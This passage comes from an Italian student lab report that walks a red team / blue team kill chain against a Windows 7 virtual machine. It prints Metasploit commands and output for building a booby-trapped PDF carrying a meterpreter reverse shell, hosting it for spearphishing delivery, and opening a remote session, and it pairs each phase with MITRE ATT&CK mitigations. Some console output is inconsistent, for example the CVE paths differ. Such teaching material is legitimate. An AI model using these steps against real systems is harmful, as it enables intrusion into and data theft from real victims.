





**RELAZIONE CASO DI STUDI**  
**“UNATTENDED ACCESS”**  
**SICUREZZA INFORMATICA**  
**DOCENTE: DANILO CAIVANO**  
**FLA TEAM: LORENZO BALDARI - ALESSANDRO DILEVRANO**

<b>1. Introduzione.....</b>	<b>3</b>
1.2 Contesto .....	4
1.3 Scenario .....	5
<b>2. Kill  chain .....</b>	<b>6</b>
2.1 Reconnaissance.....	7
2.1.1 Red team .....	7
2.1.2 Blue team.....	9
2.2 Weaponization .....	9
2.2.1 Red team .....	10
2.2.2 Blue team .....	12
2.3 Delivery.....	12
2.3.1 Red team .....	13
2.3.2 Blue team .....	14
2.4 Exploit.....	15
2.4.1 Red team .....	15
2.4.2 Blue team .....	16
2.5 Installation .....	16
2.5.1 Red team .....	16
2.5.2 Blue team .....	18
2.6 Command and control .....	18
2.6.1 Red team .....	18
2.6.2 Blue team .....	19
2.7 Action .....	19
2.7.1 Red team .....	20
2.7.2 Blue team .....	21
<b>3. Conclusioni .....</b>	<b>21</b>



# 1. INTRODUZIONE

*Fla Team* è un gruppo di studenti del terzo anno, iscritti al C.d.L. in Informatica e Comunicazione Digitale dell'Università degli Studi di Bari Aldo Moro presso la sede di Taranto.

Il team è composto dagli studenti Lorenzo Baldari ed Alessandro Dilevrano.

La docenza del corso appartiene al *prof. Danilo Caivano* e, frequentando le sue lezioni, il team ha potuto comprendere l'importanza dei tre concetti fondamentali della *Sicurezza Informatica* (Confidentially, Integrity, Availability) e di quanto sia facile perderne il controllo.

*FLA Team* ha lavorato al progetto denominato “*Unattended Access*”, la cui traduzione è “*Accesso Inatteso*”: il nome vuole esprimere il pericolo celato dietro la scarsa manutenzione dei sistemi tradizionalmente utilizzati nei contesti aziendali quotidiani dove, per motivi legati ad una scarsa portabilità di alcuni software proprietari o, in altri contesti, legati ad una scarsa sensibilizzazione o conoscenza degli eventuali rischi, la sicurezza e la manutenzione dei sistemi passa purtroppo in secondo piano.

## 1.2 CONTESTO

Durante il periodo corrente, le Pubbliche Amministrazioni italiane stanno rendendo possibile la fruizione dei propri servizi attraverso la rete.

Come spesso purtroppo accade, non tutte le ramificazioni della P.A. sono sempre o immediatamente dotate di sistemi aggiornati o mantenuti: accade infatti frequentemente che, nonostante siano trattati dei dati sensibili durante il normale svolgimento delle attività di competenza, i sistemi risultino inadeguati a garantirne la sicurezza.

Recentemente, inoltre, Microsoft ha dismesso il sistema operativo Windows 7 (principalmente utilizzato nel contesto business e, in particolare, nelle P.A.) in favore del più recente Windows 10, arrestando quindi la distribuzione dei relativi aggiornamenti di sicurezza.

Uno specifico esempio di P.A. è il comune di Manduria, il quale gestisce quotidianamente un ingente numero di richieste provenienti anche dalle frazioni del paese in oggetto.

Il team ha focalizzato l'attenzione sulla tipologia **Trojan Backdoor**, con particolare preferenza della categoria volta ad ottenere una **Reverse Shell**, la quale permette di inviare ed eseguire comandi attraverso l'uso di un account con privilegi di amministratore.

Una Backdoor ha il compito di superare le difese del sistema (come un firewall n.d.r.) al fine di accedere remotamente ad un personal computer e, previa esecuzione di comandi, permette di modificare il registro di sistema della macchina vittima, di visualizzare il contenuto delle

directory, di eseguire comandi ed importare, di conseguenza, ulteriori script malevoli, ecc.

Per aumentare l'efficacia di una Backdoor, è possibile nascondere in modo tale che nemmeno l'antivirus sia in grado di eliminarla, permettendo all'attaccante di compromettere l'intero sistema.

## 1.3 SCENARIO

Lo scenario ipotizzato vede coinvolte due figure:

**Attaccante:** utilizza una macchina con sistema operativo Kali Linux;

**Vittima:** utilizza una macchina con sistema operativo Windows 7.

La **vittima** è un dipendente del comune di Manduria, operante in una diramazione dello stesso, la quale è stata recentemente coinvolta nel processo di digitalizzazione delle P.A.

In un contesto reale, le due macchine sono remote e connesse a reti differenti, mentre nello specifico scenario proposto, data la natura didattica del caso di studio, i due sistemi sono macchine virtuali connesse alla stessa rete.

L'obiettivo dell'attacco è quello di ottenere il controllo della macchina vittima al fine di esfiltrare eventuali dati sensibili.

Una volta ottenuto l'accesso alla macchina vittima, verrà installata una Backdoor persistente, la quale permetterà di mantenerla attiva anche a seguito di eventuali riavvii della macchina.

## 2. KILL CHAIN

RED TEAM	VS	BLUE TEAM
Ricognizione e studio del target, individuazione di informazioni utili sul terminale della vittima che si vuole attaccare. (e-mail, sistema operativo, architettura ecc..).	<b>Reconnaissance</b>	Bloccare tentativi di accesso malevoli. Rimuovere o negare l'accesso a software non necessario e potenzialmente vulnerabile per prevenire abusi.
In base alle informazioni acquisite, si crea un payload che sfrutta le vulnerabilità del sistema target. Nello specifico il payload servirà per realizzare il controllo remoto.	<b>Weaponization</b>	Monitorare il repository di codice in cui è archiviato il payload. Creare firme per rilevare il payload.
Il payload creato viene caricato in rete oppure inviato alla vittima, tramite e- mail o per mezzo di un supporto rimovibile (USB).	<b>Delivery</b>	Adoperare ogni accorgimento che evita di far raggiungere file malevoli eseguibili sul terminale utilizzando antivirus/antimalware e utilizzando restrizioni sulle porte USB.
Una volta inviato il file, avviamo l'exploit che ci permetterà di restare in ascolto sulla porta scelta in precedenza, in attesa che la vittima esegua il file malevolo.	<b>Exploit</b>	Utilizzare le firme di rilevamento delle intrusioni per bloccare il traffico ai confini della rete e blocca l'esecuzione del codice su un sistema tramite la whitelisting dell'applicazione, la blacklist e / o il blocco degli script.
Il file eseguito installerà uno script batch che a runtime lavorerà in background. Acquisito il controllo verrà installata una backdoor persistente.	<b>Installation</b>	Monitorare i carichi DLL per processi, in particolare cercando DLL non riconosciute o normalmente non caricate in un processo. Bloccare l'esecuzione del codice sul sistema attraverso la whitelisting delle applicazioni, la blacklist e/o il blocco degli script.

Comunicare su una porta comunemente usata per bypassare i firewall o i sistemi di rilevamento della rete e fondersi con la normale attività di rete per evitare ispezioni dettagliate.	<b>Command and control</b>	Analizzare i dati di rete per flussi di dati non comuni e analizzare il contenuto del pacchetto per rilevare le comunicazioni che non seguono il comportamento del protocollo previsto per la porta utilizzata.
L'attaccante ha il pieno controllo della macchina remota vittima e può quindi raggiungere l'obiettivo esfiltrando i dati target. Una volta sfruttata la vittima l'attaccante può eliminare le sue tracce.	<b>Action</b>	Utilizzare le firme di rilevamento delle intrusioni per bloccare il traffico ai confini della rete. Analizzare i dati di rete per flussi di dati non comuni.

## 2.1 RECONNAISSANCE

La fase di **Reconnaissance** (ricognizione) è fondamentale per determinare il successo o l'insuccesso dell'attacco.

### 2.1.1 RED TEAM

Una tecnica utile a sottrarre informazioni è quella del **Gather Victim Identity Information** (Mitre|Att&ck T1589), da questa deriva quella dell'**Email Addresses** (Mitre|Att&ck T1589.002).

La tecnica prevede prima della compromissione della vittima, l'ottenimento degli indirizzi E-Mail che possono essere utilizzati durante il targeting, i quali potrebbero essere presenti su Social Media o su siti direttamente connessi alla vittima.


Nel nostro caso, la *P.A. del comune di Manduria*, a seguito del suo processo di digitalizzazione, ha fornito, tramite il suo sito web di riferimento, gli indirizzi E-Mail dedicati ai quali è possibile inviare richieste e/o documenti.



Un'altra tecnica utile a carpire informazioni è la **Discovery** (Mitre|Att&ck TA0007): da questa è prelevabile quella del **Network Service Scanning** (Mitre|Att&ck T1046), tramite la quale, mediante scansione di porte e vulnerabilità, è possibile scoprire informazioni utili sul sistema.

L'attacco messo in scena dal team inizia con una fase di gathering degli indirizzi E-Mail presenti sul sito della *P.A. del comune di Manduria* e, dopo aver collezionato il materiale utile, si passa alla successiva fase di Port Scanning sulla rete locale creata, alla quale sono connesse la macchina attaccante (*Kali Linux*) e quella vittima (*Windows 7*).

Utilizzando il tool **Zenmap** è stato possibile individuare ed isolare dapprima l'indirizzo IP della macchina obiettivo tra tutte quelle connesse alla stessa rete locale.





Successivamente, è stata avviata una scansione mirata sull'indirizzo IP isolato al fine di acquisire ulteriori informazioni.

## **2.1.2 BLUE TEAM**

Unica raccomandazione utile a mitigare il **Gather Victim Identity Information** è quella di ridurre la quantità di informazioni sensibili accessibili a terze parti.

Le mitigazioni proposte da **Mitre | Att&ck** per difendersi dal **Network Service Scanning** sono:

**Network Intrusion Prevention (Mitre | Att&ck M1031)** secondo la quale l'utilizzo di firme di rilevamento permette di intercettare e bloccare il traffico ai confini della rete;

**Disable or Remove Feature or Program (Mitre | Att&ck M1042)** che, mediante disabilitazione di funzionalità, programmi o servizi non utilizzati, permette di ridurre la quantità di possibili punti di accesso;

**Network Segmentation (Mitre | Att&ck M1030)** che punta a segmentare logicamente/fisicamente la rete al fine di rendere inaccessibili alcune risorse dall'esterno.

## **2.2 WEAPONIZATION**

Durante la fase di **Weaponization** si procede con la creazione del malware.

## 2.2.1 RED TEAM


Al fine di eseguire un'azione dannosa, l'attaccante si serve di un **payload**, il quale dev'essere congruente con gli scopi ed i target stabiliti.

La tecnica da utilizzare è la **Build Capabilities** (Mitre | Att&ck TA0024) che offre, tra le varie tecniche, quella di **Obtain/Re-use Payloads** (Mitre | Att&ck T1346).

Sulla macchina attaccante, dotata di sistema operativo Kali Linux, è stato creato il primo payload calibrato per una macchina target con installato Windows.

Nello specifico, è stato utilizzato il modulo Metasploit:

*exploit/windows/fileformat/adobe\_pdf\_embedded\_exe*



```
File Azioni Modifica Visualizza Aiuto
wake up, Neo...
the matrix has you
follow the white rabbit.
knock, knock, Neo.

https://metasploit.com

+ -- [ metasploit v5.0.99-dev ]
+ -- [ 2045 exploits - 1106 auxiliary - 344 post ]
+ -- [ 562 payloads - 45 encoders - 10 nops ]
+ -- [ 7 evasion ]

Metasploit tip: When in a module, use back to go back to the top level prompt

msf5 > use exploit/windows/fileformat/adobe_pdf_embedded_exe
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options

Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):

  Name      Current Setting  Required  Description
  ----      -
  EXENAME    evil.pdf          no        The Name of payload exe.
  FILENAME   /usr/share/metasploit-framework/data/exploits/CVE-2010-1240/template.pdf no        The output filename.
  INFILENAME To view the encrypted content please tick the "Do not show this message again" box and press Open. yes       The Input PDF filename.
  LAUNCH_MESSAGE To view the encrypted content please tick the "Do not show this message again" box and press Open. no        The message to display in the File: area

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.187    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

**DisablePayloadHandler: True (no handler will be created)**

Exploit target:

  Id  Name
  --  -
  0    Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English)

msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > |
```

Vengono quindi configurati i parametri dell'Exploit quali Filename, Payload, Host in ascolto e relativa porta locale, tramite i seguenti comandi:

*set FILENAME ModuloRossi\_Firmato.pdf*


*set PAYLOAD windows/meterpreter/reverse\_tcp*

*set LHOST 192.168.1.187*

*set LPORT 4444*

**N.B.** l'attributo INFILENAME contiene la posizione di un template generico di file pdf costruito ad-hoc per versioni di Acrobat  $\leq 9$ .

Ora, non resta che lanciare il comando “*run*” per generare il file pdf malevolo.



```
File Azioni Modifica Visualizza Aiuto
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > show options
Module options (exploit/windows/fileformat/adobe_pdf_embedded_exe):


| Name           | Current Setting                                                                                    | Required | Description                              |
|----------------|----------------------------------------------------------------------------------------------------|----------|------------------------------------------|
| FILENAME       | evil.pdf                                                                                           | no       | The Name of payload exe.                 |
| INFILENAME     | /usr/share/metasploit-framework/data/exploits/CVE-2018-1248/template.pdf                           | yes      | The input PDF filename.                  |
| LAUNCH_MESSAGE | To view the encrypted content please tick the "Do not show this message again" box and press Open. | no       | The message to display in the File: area |


Payload options (windows/meterpreter/reverse_tcp):


| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | process         | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.1.187   | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |


**DisablePayloadHandler: True (no handler will be created)**

Exploit target:


| Id | Name                                                                                   |
|----|----------------------------------------------------------------------------------------|
| 0  | Adobe Reader v8.x, v9.x / Windows XP SP3 (English/Spanish) / Windows Vista/7 (English) |


msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LHOST 192.168.1.187
LHOST => 192.168.1.187
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set LPORT 4444
LPORT => 4444
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > set FILENAME ModuloRossi_Firmato.pdf
FILENAME => ModuloRossi_Firmato.pdf
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > run

[*] Reading in '/usr/share/metasploit-framework/data/exploits/CVE-2018-1248/template.pdf' ...
[*] Parsing '/usr/share/metasploit-framework/data/exploits/CVE-2018-1248/template.pdf' ...
[*] Using 'windows/meterpreter/reverse_tcp' as payload...
[*] Parsing Successful. Creating 'ModuloRossi_Firmato.pdf' file...
[*] ModuloRossi_Firmato.pdf stored at: /home/aliante/.msf4/local/ModuloRossi_Firmato.pdf
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) >
```

Prima di inviare il file alla vittima, mettiamo in ascolto l’handler sulla macchina attaccante, a tal fine utilizziamo “*exploit/multi/handler*” ed impostiamone i parametri:

“*set PAYLOAD windows/meterpreter/reverse\_tcp*”

“*set LPORT 4444*”

“*set LHOST 192.168.1.187*”

Lanciamo quindi l’ascolto con il comando “*run*”.

```
File Azioni Modifica Visualizza Aiuto
msf5 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  ---      -
Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  ---      -
EXITFUNC    process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST       192.168.1.187   yes       The listen address (an interface may be specified)
LPORT       4444             yes       The listen port
Exploit target:
  Id  Name
  --  --
  0   Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.187
LHOST => 192.168.1.187
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.187:4444
```

## 2.2.2 BLUE TEAM

Non sono state individuate mitigazioni da Mitre | Att&ck alla tecnica utilizzata dal red team. Unica raccomandazione è quella di monitorare il repository di codice in cui sono archiviati i payload per scoprire quelli più utilizzati e, quindi, creare firme per rilevarlo.

## 2.3 DELIVERY

La fase di **Delivery** consiste nell’individuare il modo più efficace per inviare alla vittima il file creato durante la fase di **Weaponization**.


## 2.3.1 RED TEAM

Il Payload creato può essere inviato alla vittima in diversi modi. Il team ha individuato quattro tecniche utilizzate nel contesto reale.


- **Initial Access (Mitre | Att&ck TA0001):** consiste nel tentare l'accesso ad una rete e successivamente mantenerlo sfruttando un servizio o un cambio di credenziali.
- **Masquerade as Legitimate Application (Mitre | Att&ck TA1444):** consiste nel mascherare il malware come un'applicazione nota o un file riconosciuto.
- **Spearphishing Attachment (Mitre | Att&ck T1566.001):** consiste nell'inviare alla vittima il payload tramite e-mail. L'utente solitamente viene indotto, in qualche modo, ad eseguire il file.

Nel nostro scenario, durante la prima fase dell'attacco sono stati rilevati gli indirizzi mail utili ad inviare della documentazione da far pervenire agli uffici del Comune.

Sarà quindi utilizzato l'invio di una mail all'indirizzo recuperato durante la prima fase allegando un link tramite il quale sarà effettuato il download automatico del file pdf malevolo.



Data la natura didattica del progetto, è stato sfruttato il server Apache2 di Kali Linux per trasferire il file attraverso le due macchine virtuali.

A terminal window with a dark background and a Kali Linux dragon logo. The terminal shows the following commands and output:

```
File Azioni Modifica Visualizza Aiuto
kali@kali:~$ sudo service apache2 start
kali@kali:~$ sudo cp /home/kali/Scrittura/ModuloRossi_Firmato.pdf /var/www/html/ModuloRossi_Firmato.pdf
kali@kali:~$ cd /var/www/html/
kali@kali:~$ pwd
/var/www/html
kali@kali:~$ ls
index.html index.nginx-debian.html ModuloRossi_Firmato.pdf
kali@kali:~$
```

## 2.3.2 BLUE TEAM

La mitigazione proposta da Mitre | Att&ck a questo tipo di attacco è quella dell'User Training (Mitre | Att&ck M1017) che prevede di formare gli utenti e fornire loro delle guide per effettuare particolari impostazioni di configurazione del sistema o per evitare comportamenti potenzialmente rischiosi.

Per difendersi dallo Spearphishing Attachment può essere utilizzata la mitigazione Antivirus/Antimalware (Mitre | Att&ck M1049) che usa le firme o l'euristica per rilevare software dannosi, rimuoverli o metterli in quarantena.



## 2.4 EXPLOIT

Durante questa fase, l'attaccante utilizza un software per inviare comandi e compiere azioni malevole.

### 2.4.1 RED TEAM

In questa fase è stato indispensabile affidarci all'esecuzione dell'utente, ovvero **User Execution (Mitre | Att&ck T1204)** che è così descritta:

*“Per l'exploit un avversario può fare affidamento su azioni specifiche di un utente per ottenere l'esecuzione. Potrebbe trattarsi dell'esecuzione diretta del codice, ad esempio quando un utente apre un eseguibile dannoso consegnato tramite Spearphishing Attachment con l'icona e l'estensione apparente di un file sicuro.”*

Durante la fase di **Weaponization**, la macchina attaccante è stata messa in ascolto utilizzando un handler, nel momento in cui la vittima aprirà il file pdf allegato alla mail, verrà instaurata una comunicazione remota tra la macchina attaccante e quella vittima.

```
File Azioni Modifica Visualizza Aiuto
kali@kali: ~$ msf5 exploit(windows/fileformat/pdovm/pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ----      -
  PAYLOAD   windows/meterpreter/reverse_tcp
  LHOST     192.168.1.187    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.187    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Wildcard Target

msf5 exploit(multi/handler) > set LHOST 192.168.1.187
LHOST => 192.168.1.187
msf5 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.1.187:4444
[*] Sending stage (376195 bytes) to 192.168.1.187
[*] Meterpreter session 2 opened (192.168.1.187:4444 -> 192.168.1.107:50436) at 2021-01-25 00:25:38 +0100

meterpreter > ls
Listing: c:\Users\IEUser\Documents

Mode                Size      Type      Last modified          Name
----                -
1000666/rw-rw-rw-  141046   fil      2021-01-24 23:07:33 +0100 Autocertificazione-Assistenza-Farmaceutica-esenzione-farmaci.pdf
40777/rwxrwxrwx    0        dir      2015-09-21 11:17:32 +0200 My Music
40777/rwxrwxrwx    0        dir      2015-09-21 11:17:32 +0200 My Pictures
40777/rwxrwxrwx    0        dir      2015-09-21 11:17:32 +0200 My Videos
1000666/rw-rw-rw-   482      fil      2015-09-21 11:21:11 +0200 desktop.ini
1000666/rw-rw-rw-  73802    fil      2021-01-24 23:40:36 +0100 template.pdf

meterpreter > sysinfo
Computer            : IE9WIN7
OS                  : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture       : x86
System Language    : en-US
Domain             : WORKGROUP
Logged On Users    : 3
Meterpreter        : x86/windows
meterpreter >
```

## 2.4.2 BLUE TEAM

Una mitigazione proposta per proteggere il sistema da eventuali exploit prende il nome di **Execution Prevention** (Mitre | Att&ck M1038) che consiste nell'utilizzo di funzionalità di rilevazione e blocco delle condizioni che possono portare (o essere indicative) di un exploit software.

Viene proposta inoltre la **User Training** (Mitre | Att&ck M1017) precedentemente descritta.

